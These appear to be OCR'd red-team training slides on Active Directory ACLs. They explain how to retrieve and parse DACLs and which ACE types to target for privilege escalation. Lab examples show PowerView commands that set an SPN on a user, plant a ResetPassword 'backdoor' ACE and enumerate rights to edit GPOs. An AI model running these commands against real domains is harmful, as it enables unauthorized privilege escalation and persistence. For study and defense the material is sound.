Active Directory ACLs

And the Active Directory Access Control Model

ACLs - Why Care

- Active Directory ACLs just are part of the Active Directory access control model
  - i.e. "*what principals can do what actions to which objects*"
- It's often difficult to determine whether a specific AD DACL misconfiguration was set maliciously or configured by accident!
- ACL "misconfigurations" also have a minimal forensic footprint and often survive OS and domain functional level upgrades
  - The idea of "misconfiguration debt"
- We can look at these from a domain privilege escalation perspective, or a persistence perspective

AD ACL Background

- Active Directory objects have security descriptor, like any Windows securable object, containing:
  - **Owner -** an object owner has implicit full control
  - **SACL** - System Access Control List. Audits successful/failed access to object (Creates event logs)
  - **DACL** - Discretionary Access Control List. Allows/denies access to object
- SACLs/DACLs contain Access Control Entries (ACEs) that specify what AD objects have various rights over the object you're enumerating the DACLs for
  - The ACE entries in the DACL are what we actually care about here
- More information: https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf


Retrieving DACLs

- There are two main ways to retrieve DACLs through .NET/PowerShell
- Accessing the **ObjectSecurity** property of a bound DirectoryEntry:
  - **([adsi]'LDAP://CN=jason,CN=Users,DC=testlab,DC=local').ObjectSecurity.Access**
- Setting the **SecurityMasks** property of the LDAP DirectorySearcher to **Dacl**:
  - **$Searcher = ([adsisearcher]"samaccountname=jason")**
  - **$Searcher.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl**
  - **$Searcher.FindAll()**
  - ($_.Properties.ntsecuritydescriptor gives the raw descriptor)


Parsing **ntsecuritydescriptor**

- The **ntsecuritydescriptor** field needs to be parsed into a readable format in one of two ways
- Using the more generic RawSecurityDescriptor class:
  - **New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $_.Properties.ntsecuritydescriptor[0]**
  - This is what PowerView uses
- The more specific ActiveDirectorySecurity class:
  - **New-Object System.DirectoryServices.ActiveDirectorySecurity -ArgumentList $_.Properties.ntsecuritydescriptor[0]**
  - This performs more implicit transforms in the background

Parsing DACLs



Parsing DACLs



PowerView and DACLs

- PowerView's **Get-DomainObjectAcl** executes the LDAP method and translates the security descriptor automatically

```
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl -Identity harmj0y


ObjectDN                : CN=harmj0y,CN=Users,DC=testlab,DC=local
ObjectSID               : S-1-5-21-883232822-274137685-4173207997-1111
ActiveDirectoryRights   : ReadProperty
ObjectAceFlags          : ObjectAceTypePresent
ObjectAceType           : 4c164200-20c0-11d0-a768-00aa006e0529
InheritedObjectAceType  : 00000000-0000-0000-0000-000000000000
BinaryLength            : 56
AceQualifier            : AccessAllowed
IsCallback              : False
OpaqueLength            : 0
AccessMask              : 16
SecurityIdentifier      : S-1-5-21-883232822-274137685-4173207997-553
AceType                 : AccessAllowedObject
```

ACE Breakdown

- **ActiveDirectoryRights**: specifies the access rights that are assigned with the ACE (a.k.a. Access mask)
  - “ExtendedRights” are more granular rights, i.e. “force reset password”
- **AceQualifier**: *AccessAllowed* or *AccessDenied*
- **ObjectAceType**: GUID that specifies any of the following
  - A property or property set the the right applies to
  - A specific extended right
  - The type of object that can be created (specific to the CreateChild right)
- **SecurityIdentifier**: the SID of the object that possess the right

Generic **ActiveDirectoryRights**

```
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl -Identity harmj0y -ResolveGUIDs |
 ? {$_.SecurityIdentifier -match $(ConvertTo-SID eviluser)}


AceQualifier           : AccessAllowed
ObjectDN               : CN=harmj0y,CN=Users,DC=testlab,DC=local
ActiveDirectoryRights  : WriteProperty
ObjectAceType          : Script-Path
ObjectSID              : S-1-5-21-883232822-274137685-4173207997-1111
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-883232822-274137685-4173207997-1115
AccessMask             : 32
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0
```

Generic **ActiveDirectoryRights**

```
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl -Identity harmj0y -ResolveGUIDs |
 ? {$_.SecurityIdentifier -match $(ConvertTo-SID eviluser)}


AceType               : AccessAllowed
ObjectDN              : CN=harmj0y,CN=Users,DC=testlab,DC=local
ActiveDirectoryRights : WriteProperty
OpaqueLength          : 0
ObjectSID             : S-1-5-21-883232822-274137685-4173207997-1111
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-883232822-274137685-4173207997-1115
AccessMask            : 32
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
```

Extended **ActiveDirectoryRights**

```
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl -Identity harmj0y -ResolveGUIDs |
 ? {$_.SecurityIdentifier -match $(ConvertTo-SID eviluser)}


AceQualifier            : AccessAllowed
ObjectDN                : CN=harmj0y,CN=Users,DC=testlab,DC=local
ActiveDirectoryRights   : ExtendedRight
ObjectAceType           : User-Force-Change-Password
ObjectSID               : S-1-5-21-883232822-274137685-4173207997-1111
InheritanceFlags        : None
BinaryLength            : 56
AceType                 : AccessAllowedObject
ObjectAceFlags          : ObjectAceTypePresent
IsCallback              : False
PropagationFlags        : None
SecurityIdentifier      : S-1-5-21-883232822-274137685-4173207997-1115
AccessMask              : 256
AuditFlags              : None
IsInherited             : False
AceFlags                : None
InheritedObjectAceType  : All
OpaqueLength            : 0
```

Resolving ACE GUIDs

- For properties/property sets:
  - use the **‘(schemaIDGUID=*)’** LDAP filter
  - query **CN=Schema,CN=Configuration,DC=...**
  - convert the raw **schemaidguid** property
- For extended rights:
  - use the **‘(objectClass=controlAccessRight)’** LDAP filter
  - query **CN=Extended-Rights,CN=Configuration,DC=...**
  - convert the raw **rightsguid** property
- Or use PowerView:
  - **Get-GUIDMap** retrieves a complete mapping
  - **Get-DomainObjectACL -ResolveGUIDs** will do the resolution (magic!)

ACE Types to Target

- In general we want to target any ACE type that allows for some type of object compromise
- Generic rights:
  - **GenericWrite** - write all properties
  - **GenericAll -** all generic rights (Full Control)
  - **CreateChild -** create child objects of the target (useful for groups)
  - **WriteDacl** - change the DACL for the target
  - **WriteOwner** - change the owner of the target
- Extended rights:
  - **User-Force-Change-Password** - force reset a password
  - **DS-Replication-Get-Changes-All** - DCSync rights on a domain object

Exploiting Vulnerable DACLs

- PowerView has abuse functions for every vulnerable ACE described

Right	PowerView Abuse Function
GenericWrite/GenericAll	Set-DomainObject
WriteDacl	Add-DomainObjectAcl
WriteOwner	Set-DomainObjectOwner
CreateChild	Add-DomainGroupMember
User-Force-Change-Password	Set-DomainUserPassword

Exploiting Vulnerable DACLs


```
PS C:\Users\dfm.a\Desktop> Set-DomainObject -Identity harmj0y -Set @{servicePrin
cipalName='fake/fake'} -Verbose
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=harmj0y)(name=harmj0y)(displayname=harmj0y))))
VERBOSE: [Set-DomainObject] Setting 'servicePrincipalName' to 'fake/fake' for
object 'harmj0y'
PS C:\Users\dfm.a\Desktop> Get-DomainObject -Identity harmj0y -Properties samacc
ountname,servicePrincipalName

serviceprincipalname                    samaccountname
--------------------                    --------------
fake/fake                               harmj0y


PS C:\Users\dfm.a\Desktop> Set-DomainObject -Identity harmj0y -Clear serviceprin
cipalname
PS C:\Users\dfm.a\Desktop> Get-DomainObject -Identity harmj0y -Properties samacc
ountname,servicePrincipalName

samaccountname
--------------
harmj0y
```

Modifying DACLs

- If you have modification rights to an object's DACL (WriteDacl, GenericAll, GenericWrite, etc.) you can build DACL-based backdoors!
  - More information: https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

```
PS C:\Users\dfm.a\Desktop> Add-DomainObjectAcl -TargetIdentity dfm.a -PrincipalI
dentity harmj0y -Rights ResetPassword -Verbose
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=harmj0y)(name=harmj0y)(displayname=harmj0y))))
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
```


The SRM and Canonical ACE Order




DACLs and GPOs

- As mentioned before, we care about the ability to edit the GPO **gpcfilesyspath** property
  - These rights are cloned onto the GPO folder in SYSVOL
- So any principal with the following rights have the ability to edit a GPO, and perform code execution on systems it's applied to:
  - **GenericAll**
  - **GenericWrite**
  - **WriteOwner**
  - **WriteDacl**
  - Write to **GPC-File-Sys-Path** (GUID: f30e3bc1-9ff0-11d1-b603-0000f80367c1)

DACLs and GPOs



DACLs and GPOs



DACLs and GPOs

```
PS C:\Users\harmj0y\Desktop> Get-DomainObjectAcl settings | Where-Obje
ct {$_.SecurityIdentifier -eq $(ConvertTo-SID harmj0y)}


ObjectDN                : CN={47543975-8606-4B80-A86C-FCA31369F434},CN=
                          Policies,CN=System,DC=testlab,DC=local
ObjectSID               :
ActiveDirectoryRights   : CreateChild, DeleteChild, ReadProperty,
                          WriteProperty, GenericExecute
BinaryLength            : 36
AceQualifier            : AccessAllowed
IsCallback              : False
OpaqueLength            : 0
AccessMask              : 131127
